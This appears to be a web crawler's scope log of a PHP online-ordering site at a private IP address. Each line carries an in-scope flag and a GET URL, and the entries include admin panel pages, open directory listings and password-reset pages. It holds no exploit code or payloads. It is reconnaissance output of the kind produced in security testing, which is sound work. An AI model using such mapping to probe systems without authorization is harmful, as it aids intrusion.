TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/confirmed_order.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/boots.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap-datetimepicker.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/bootstrap-theme.css.map

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/style.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/
FALSE	GET	http://github.com/darevish
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.hr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.is.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ja.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.kr.js
FALSE	GET	https://github.com/suzuki/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.lt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ms.js
FALSE	GET	http://github.com/guyoun
FALSE	GET	http://github.com/Baekjoon
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.pt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/orders.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/pending_order.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/view_order_notif.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets
TRUE	GET	http://192.168.1.20/admin/assets/css
FALSE	GET	http://github.com/fsundmyhr
TRUE	GET	http://192.168.1.20/admin/assets/css/boots.min.css

TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/assets/css/locales/?C=M;O=D
TRUE	GET	http://192.168.1.20/admin/assets/css/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/assets/css/style.css
TRUE	GET	http://192.168.1.20/admin/assets/css/
TRUE	GET	http://192.168.1.20/admin/assets/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/img/
TRUE	GET	http://192.168.1.20/admin/assets/img
TRUE	GET	http://192.168.1.20/admin/assets/img/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/
TRUE	GET	http://192.168.1.20/admin/assets/js/
TRUE	GET	http://192.168.1.20/admin/assets/js/application.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootsshoptgl.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-affix.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-alert.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-button.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-carousel.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-collapse.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-dropdown.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-modal.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-popover.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-scrollspy.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-tab.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-tooltip.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-transition.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap-typeahead.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/assets/js/bootstrap.min.tmp.js
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/

TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/prettify.css
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/prettify.js
TRUE	GET	http://192.168.1.20/admin/assets/js/google-code-prettify/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/js/jquery.js
TRUE	GET	http://192.168.1.20/admin/assets/js/jquery.lightbox-0.5.js
TRUE	GET	http://192.168.1.20/admin/assets/js/jquery.ui.custom.js
TRUE	GET	http://192.168.1.20/admin/assets/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/assets/style.css
TRUE	GET	http://192.168.1.20/admin/assets/
TRUE	GET	http://192.168.1.20/admin/assets/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/dist
TRUE	GET	http://192.168.1.20/admin/dist/js
TRUE	GET	http://192.168.1.20/admin/img
TRUE	GET	http://192.168.1.20/admin/img/aalogo.jpg
TRUE	GET	http://192.168.1.20/admin/style.css
TRUE	GET	http://192.168.1.20/assets
TRUE	GET	http://192.168.1.20/assets/bootstrap
TRUE	GET	http://192.168.1.20/assets/bootstrap/css
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.css
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap.css
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/
TRUE	GET	http://192.168.1.20/assets/bootstrap/css/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/glyphicon-halflings-regular.eot
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/glyphicon-halflings-regular.ttf
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/glyphicon-halflings-regular.woff
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/glyphicon-halflings-regular.woff2
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/
TRUE	GET	http://192.168.1.20/assets/bootstrap/fonts/?C=D;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/
TRUE	GET	http://192.168.1.20/assets/bootstrap/js
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/bootstrap.js
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/npm.js
TRUE	GET	http://192.168.1.20/assets/bootstrap/js/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap/
TRUE	GET	http://192.168.1.20/assets/bootstrap/?C=M;O=D
TRUE	GET	http://192.168.1.20/assets/bootstrap.min.css

TRUE	GET	http://192.168.1.20/assets/css
TRUE	GET	http://192.168.1.20/assets/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/assets/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/assets/css/carousel.css
TRUE	GET	http://192.168.1.20/assets/css/docs.min.css
TRUE	GET	http://192.168.1.20/assets/css/font-awesome.min.css
TRUE	GET	http://192.168.1.20/assets/css/
TRUE	GET	http://192.168.1.20/assets/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/img/
TRUE	GET	http://192.168.1.20/assets/img
TRUE	GET	http://192.168.1.20/assets/img/images.jpg%20%3E%3Cbr
TRUE	GET	http://192.168.1.20/assets/img/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/js/
TRUE	GET	http://192.168.1.20/assets/js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/assets/js/bootstrap.min.tmp.js
TRUE	GET	http://192.168.1.20/assets/js/docs.min.js
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify
TRUE	GET	http://192.168.1.20/assets/js/google-code-prettify/?C=S;O=D
FALSE	GET	https://github.com/edwinmugendi
FALSE	GET	http://scriptsource.org/cms/scripts/page.php?item_id=entry_detail&uid=xnfaqyzcku
TRUE	GET	http://192.168.1.20/assets/js/ie-emulation-modes-warning.js
TRUE	GET	http://192.168.1.20/assets/js/ie10-viewport-bug-workaround.js
TRUE	GET	http://192.168.1.20/assets/js/ie8-responsive-file-warning.js
TRUE	GET	http://192.168.1.20/assets/js/jquery.min.js
TRUE	GET	http://192.168.1.20/assets/js/jquery.ui.custom.js
TRUE	GET	http://192.168.1.20/assets/js/scg.js
TRUE	GET	http://192.168.1.20/assets/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/assets/offcanvas.css
TRUE	GET	http://192.168.1.20/assets/
TRUE	GET	http://192.168.1.20/assets/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/bootstrap-responsive.css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/bootstrap.css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/docs.css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/

TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/application.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootsshortgl.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-affix.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-alert.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-button.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-carousel.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-collapse.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-dropdown.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-modal.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-popover.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-spy.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-tab.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-tooltip.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-transition.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap-typeahead.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/bootstrap.min.tmp.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/prettify.css
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/prettify.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/jquery.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/jquery.lightbox-0.5.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/jquery.min.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/jquery.ui.custom.js
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/
TRUE	GET	http://192.168.1.20/bootstrap/bootstrap/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/carousel.css
TRUE	GET	http://192.168.1.20/bootstrap/cover.css
TRUE	GET	http://192.168.1.20/bootstrap/css
TRUE	GET	http://192.168.1.20/bootstrap/css/boots.min.css
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap-theme.css
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap.css
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/bootstrap/css/bootstrap2.css
TRUE	GET	http://192.168.1.20/bootstrap/css/font-awesome.css
TRUE	GET	http://192.168.1.20/bootstrap/css/justified-nav.css

TRUE	GET	http://192.168.1.20/bootstrap/css/style.css
TRUE	GET	http://192.168.1.20/bootstrap/css/
TRUE	GET	http://192.168.1.20/bootstrap/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/bootstrap/fonts
TRUE	GET	http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.eot
TRUE	GET	http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.ttf
TRUE	GET	http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.woff
TRUE	GET	http://192.168.1.20/bootstrap/fonts/glyphicons-halflings-regular.woff2
TRUE	GET	http://192.168.1.20/bootstrap/fonts/
TRUE	GET	http://192.168.1.20/bootstrap/fonts/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/
TRUE	GET	http://192.168.1.20/bootstrap/js
TRUE	GET	http://192.168.1.20/bootstrap/js/application.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/bootstrap/js/bootstrap.js
TRUE	GET	http://192.168.1.20/bootstrap/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/customize.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/customizer.js
TRUE	GET	http://192.168.1.20/bootstrap/js/docs.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/ie8-responsive-file-warning.js
TRUE	GET	http://192.168.1.20/bootstrap/js/raw-files.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/blob.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/filesaver.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/holder.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/jzip.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/less.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/uglify.min.js
TRUE	GET	http://192.168.1.20/bootstrap/js/vendor/?C=M;O=D
TRUE	GET	http://192.168.1.20/bootstrap/js/?C=D;O=D
TRUE	GET	http://192.168.1.20/bootstrap/style.css
TRUE	GET	http://192.168.1.20/bootstrap/theme.css
TRUE	GET	http://192.168.1.20/bootstrap/
TRUE	GET	http://192.168.1.20/bootstrap/?C=S;O=D
TRUE	GET	http://192.168.1.20/dist
TRUE	GET	http://192.168.1.20/dist/js
TRUE	GET	http://192.168.1.20/dist/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20>Email.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=N;O=A
TRUE	GET	http://192.168.1.20/forgotpass.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=M;O=A

TRUE	GET	http://192.168.1.20/icons
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=S;O=A
TRUE	GET	http://192.168.1.20/img/
TRUE	GET	http://192.168.1.20/img
TRUE	GET	http://192.168.1.20/img/?C=S;O=D
TRUE	GET	http://192.168.1.20/js
TRUE	GET	http://192.168.1.20/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/js/incrementing.js
TRUE	GET	http://192.168.1.20/less
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/css/?C=D;O=A
TRUE	GET	http://192.168.1.20/logout.php
TRUE	GET	http://192.168.1.20/mail.php
TRUE	GET	http://192.168.1.20/icons/text.gif
TRUE	GET	http://192.168.1.20/offcanvas.js
TRUE	GET	http://192.168.1.20/icons/folder.gif
TRUE	GET	http://192.168.1.20/pictures/
TRUE	GET	http://192.168.1.20/pictures
TRUE	GET	http://192.168.1.20/pictures/?C=S;O=D
TRUE	GET	http://192.168.1.20/product_summary.php
TRUE	GET	http://192.168.1.20/server
TRUE	GET	http://192.168.1.20/style.css
TRUE	GET	http://192.168.1.20/updatepassword.php
TRUE	GET	http://192.168.1.20/user_aboutus.php
TRUE	GET	http://192.168.1.20/user_account2.php
TRUE	GET	http://192.168.1.20/user_contact.php
TRUE	GET	http://192.168.1.20/user_index.php
TRUE	GET	http://192.168.1.20/user_mail.php
TRUE	GET	http://192.168.1.20/user_order.php
TRUE	GET	http://192.168.1.20/user_product_details.php?id=2
TRUE	GET	http://192.168.1.20/user_products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=D;O=A
FALSE	GET	http://twitter.github.com/bootstrap/javascript.html
FALSE	GET	http://www.modernizr.com/
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=D;O=A
FALSE	GET	http://datatables.net/license_gpl2
FALSE	GET	http://datatables.net/license_bsd
FALSE	GET	http://www.datatables.net/

FALSE	GET	http://datatables.net/
FALSE	GET	http://www.sitepoint.com/javascript-json-serialization/
FALSE	GET	http://www.sprymedia.co.uk/dataTables/lang.txt
FALSE	GET	http://www.sprymedia.co.uk/dataTables/json.php
TRUE	GET	http://192.168.1.20/addendum.php?type=faqs.php
FALSE	GET	https://github.com/h5bp/html5-boilerplate/blob/master/src/css/main.css
FALSE	GET	http://localhost:3000/
FALSE	GET	http://bootstrap.herokuapp.com/
FALSE	GET	https://github.com/benvinegar/jquery-jsonpi
FALSE	GET	http://www.huddletogether.com/projects/lightbox2/
FALSE	GET	http://leandrovieira.com/
FALSE	GET	http://creativecommons.org/licenses/by-sa/2.5/br/deed.en_US
FALSE	GET	http://leandrovieira.com/projects/jquery/lightbox/
FALSE	GET	http://docs.jquery.com/Plugins/Authoring
FALSE	GET	http://imsky.co/
FALSE	GET	http://holderjs.com/
FALSE	GET	https://github.com/imsky/holder/issues
FALSE	GET	http://opensource.org/licenses/MIT
FALSE	GET	https://github.com/bryanbraun/anchorjs
FALSE	GET	http://www.w3.org/2000/svg
FALSE	GET	http://zeroclipboard.org/
FALSE	GET	https://github.com/zeroclipboard/zeroclipboard/blob/master/docs/instructions.md
FALSE	GET	http://www.macromedia.com/go/getflashplayer
FALSE	GET	https://creativecommons.org/licenses/by/3.0/
FALSE	GET	http://github.com/kenpb/phpinfo
FALSE	GET	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/css/bootstrap.min.css
FALSE	GET	http://php.net/favicon.ico
FALSE	GET	https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js
FALSE	GET	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/locales/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/ADS/js/?C=N;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/aalogo.jpg
TRUE	GET	http://192.168.1.20/img/a.jpg
TRUE	GET	http://192.168.1.20/img/aa20001.jpg
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=N;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=M;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=S;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=D;O=A
TRUE	GET	http://192.168.1.20/admin/ADMIN/AS/css/locales/?C=N;O=A
